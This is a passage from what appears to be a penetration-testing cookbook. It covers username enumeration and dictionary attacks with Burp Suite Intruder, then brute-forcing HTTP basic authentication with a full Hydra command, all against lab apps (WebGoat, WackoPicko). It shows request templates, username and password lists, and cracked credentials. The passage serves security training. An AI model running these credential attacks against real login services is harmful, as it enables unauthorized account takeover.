
Attack type: Sniper

```
POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

Username=§nonexistentuser§&SUBMIT=Submit
```

Type a search term 0 matches


1 payload position Length: 720

5. Then, go to **Payloads** to set the list of users we will use in the attack. Leave the type as **Simple List** and click on the **Load** button to load the `/usr/share/wordlists/metasploit/http_default_users.txt` file:



6. Now that we know the message when a user doesn't exist, we can use Burp to tell us when that message appears in the results. Go to **Options** | **Grep - Match** and clear the list.

7. Add a new string to match `Not a valid username`:



Grep - Match

These settings can be used to flag result items containing specified expressions.

[✓] Flag result items with responses matching these expressions:


Not a valid username

Not a valid username

Match type: [✓ Simple string] Regex

[ ] Case sensitive match
[✓] Exclude HTTP headers

8. Now, start the attack. Notice how there are some names, such as `admin`, in which the message of an invalid username is not marked by Burp Suite; those are the ones that are valid names within the application:



Request	Payload	Status	Error	Timeout	Length	Not a valid username	Cor
0		200	☐	☐	30561	☑	
1	admin	200	☐	☐	30471	☐	
2	manager	200	☐	☐	30561	☑	
3	root	200	☐	☐	30561	☑	
4	cisco	200	☐	☐	30561	☑	
5	apc	200	☐	☐	30561	☑	
6	pass	200	☐	☐	30561	☑	

```
POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

Username=admin&SUBMIT=Submit
```

How it works...

If we are testing a web application that requires a username and password to perform any task, we need to evaluate how an attacker could discover valid usernames and passwords. The slightest difference in responses to valid and invalid users in the login, registration, and password recovery pages will let us find the first piece of information.

Analyzing the differences in responses to similar requests is a task we will always be performing as penetration testers. Here, we used Burp Suite's tools, such as a proxy to record the original request, and Intruder to repeat it many times with variations in the value of a variable (username). Intruder also allowed us to automatically search for a string and indicated to us in which responses that string was found.

Dictionary attack on login pages with Burp Suite

Once we have a list of valid usernames for our target application, we can try a brute force attack, which tries all possible character combinations until a valid password is found. Brute force attacks are not feasible in web applications due to the enormous number of combinations and the response times between client and server.

A more realistic solution is a dictionary attack, which takes a reduced list of highly probable passwords and tries them with a valid username.


In this recipe, we will use Burp Suite Intruder to attempt a dictionary attack over a login page.

How to do it...

We'll use the WackoPicko admin section login to test this attack:

1. First, we set up Burp Suite as a proxy to our browser.
2. Browse to `http://192.168.56.102/WackoPicko/admin/index.php?page=login`.
3. We will see a login form. Let's try `test` for both username and password.
4. Now, go to Proxy's history and look for the `POST` request we just made with the login attempt and send it to **Intruder**.
5. Click on **Clear §** to clear the pre-selected insertion positions.
6. Now, we add insertion positions on the values of the two `POST` parameters (`adminname` and `password`) by highlighting the value of the parameter and clicking **Add §**:

7. As we want our list of passwords to be tried against all users, we select **Cluster bomb** as the attack type:



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /WackoPicko/admin/index.php?page=login HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WackoPicko/admin/index.php?page=login
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

adminname=§test§&password=§test§
```

2 payload positions

Length: 677

8. The next step is to define the values that **Intruder** is going to test against the inputs we selected. Go to the **Payloads** tab.

9. In the textbox in the **Payload Options [Simple list]** section, add the following names:
    - `user`
    - `john`
    - `admin`
    - `alice`
    - `bob`
    - `administrator`



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10


Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
user
john
admin
alice
bob
administrator
user
wackopicko
adam
sample
```

10. Now, select list **2** from the **Payload set** box. This list will be our password list and we'll use the 25 most common passwords of 2017 for this exercise (`http://time.com/5071176/worst-passwords-2017/`):



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 25


Payload type: Simple list Request count: 250

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
Password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
```

11. Start the attack. We can see that all responses seem to have the same length apart from one: the `admin/admin` combination has a status 303 (a redirection) and a minor length. If we check it, we can see that it's a redirection to the admin's home page:



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
101	user	admin	200	☐	☐	813	
102	john	admin	200	☐	☐	813	
103	admin	admin	303	☐	☐	613	
104	alice	admin	200	☐	☐	813	
105	bob	admin	200	☐	☐	813	
106	administrator	admin	200	☐	☐	813	

```
HTTP/1.1 303 See Other
Date: Sun, 20 May 2018 23:27:57 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: session=4
Location: /WackoPicko/admin/index.php?page=home
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

How it works...

As for the results, we can see that all failed login attempts get the same response, but one has status 200 (OK) and that is 813 bytes long in this case, so we suppose that a successful one would have to be different, at least in length (as it will have to redirect or send the user to their home page). If it transpires that successful and failed requests are the same length, we can also check the status code or use the search box to look for a specific pattern in responses.

There's more...

Kali Linux includes a very useful collection of password dictionaries and wordlists in `/usr/share/wordlists`. Some files you will find there are as follows:

- `rockyou.tar.gz`: The RockYou website was hacked in December 2010, more than 14 million passwords were leaked, and this list includes them. These passwords are archived in this file, so you will need to decompress it before using it:

  ```
  tar -xzf rockyou.tar.gz
  ```

- `dnsmap.txt`: Contains common subdomain names, such as `intranet`, `ftp`, or `www`; it is useful when brute forcing a DNS server.
- `/dirbuster/*`: The `dirbuster` directory contains names of files commonly found in web servers; these files can be used when using DirBuster or OWASP-ZAP's Forced Browse.
- `/wfuzz/*`: Inside this directory, we can find a large collection of fuzzing strings for web attacks and brute forcing files.
- `/metasploit/*`: This directory contains all default dictionaries used by Metasploit Framework plugins. It contains dictionaries with default passwords for multiple services, hostnames, usernames, filenames, and many others.

Brute forcing basic authentication with Hydra

THC Hydra (or simply Hydra) is a network online logon cracker; this means it can be used to find login passwords by brute forcing active network services. Among the many services Hydra supports, we can find HTTP form login and HTTP basic authentication.

In HTTP basic authentication, the browser sends the username and password, encoded using base64 encoding, in the `Authorization` header. For example, if the username is `admin` and the password is `Password`, the browser will encode `admin:Password`, resulting in the string *`YWRtaW46UGFzc3dvcmQ=`* and the request header will have a line such as this:

```
Authorization: Basic YWRtaW46UGFzc3dvcmQ=
```

Almost every time we see a seemingly random alphanumeric string ending in one or two equal to (=) symbols, that string is base64 encoded. We can easily decode it using Burp Suite's Decoder or the `base64` command in Kali Linux. The = symbol may be encoded to be URL-friendly, that is, replaced by `%3D` in some requests and responses.

In the previous recipe, we used Burp Suite's Intruder to attack a login form; in this recipe, we will use THC Hydra to attack a different login mechanism, HTTP basic authentication.

Getting ready

As well as the password list we used in the previous recipe, in order to execute this dictionary attack, we will need to have a username list. We will assume we already did our reconnaissance and obtained several valid usernames. Create a text file (ours will be `user_list.txt`) containing the following:


```
user
john
admin
alice
bob
administrator
user
webgoat
adam
sample
```

How to do it...

In the directory where both users and password dictionaries are stored in our Kali Linux VM, we do the following:

1. Open a terminal and run `hydra`, or use the **Applications** menu in Kali Linux **Applications** | **05 - Password Attacks** | **Online Attacks** | **Hydra**.

2. Issuing the command without arguments displays the basic help:




```
root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
 or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M F
ILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [servic
e://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post}
 http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md
5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak teln
et[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
```

Here, we can see some useful information for what we want to do. By using the -L option, we can use a file containing possible usernames. -P allows us to use a password dictionary. We need to end the command with the service we want to attack, followed by :// and the server, and, optionally, the port number and service options.

3. In the terminal, issue the following command to execute the attack:

```
hydra -L user_list.txt -P top25_passwords.txt -u -e ns http-
get://192.168.56.11/WebGoat
```



```
root@kali:~# hydra -L user_list.txt -P top25_passwords.txt -u -e ns http-get://192.168.56.11/WebGoat/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-20 08:41:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 270 login tries (l:10/p:27), ~17 tries per task
[DATA] attacking http-get://192.168.56.11:80//WebGoat/
[80][http-get] host: 192.168.56.11   login: webgoat   password: webgoat
[80][http-get] host: 192.168.56.11   login: user   password: user
[80][http-get] host: 192.168.56.11   login: user   password: user
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-20 08:41:57
```

Hydra found two different username/password combinations that successfully logged in to the server.

How it works...

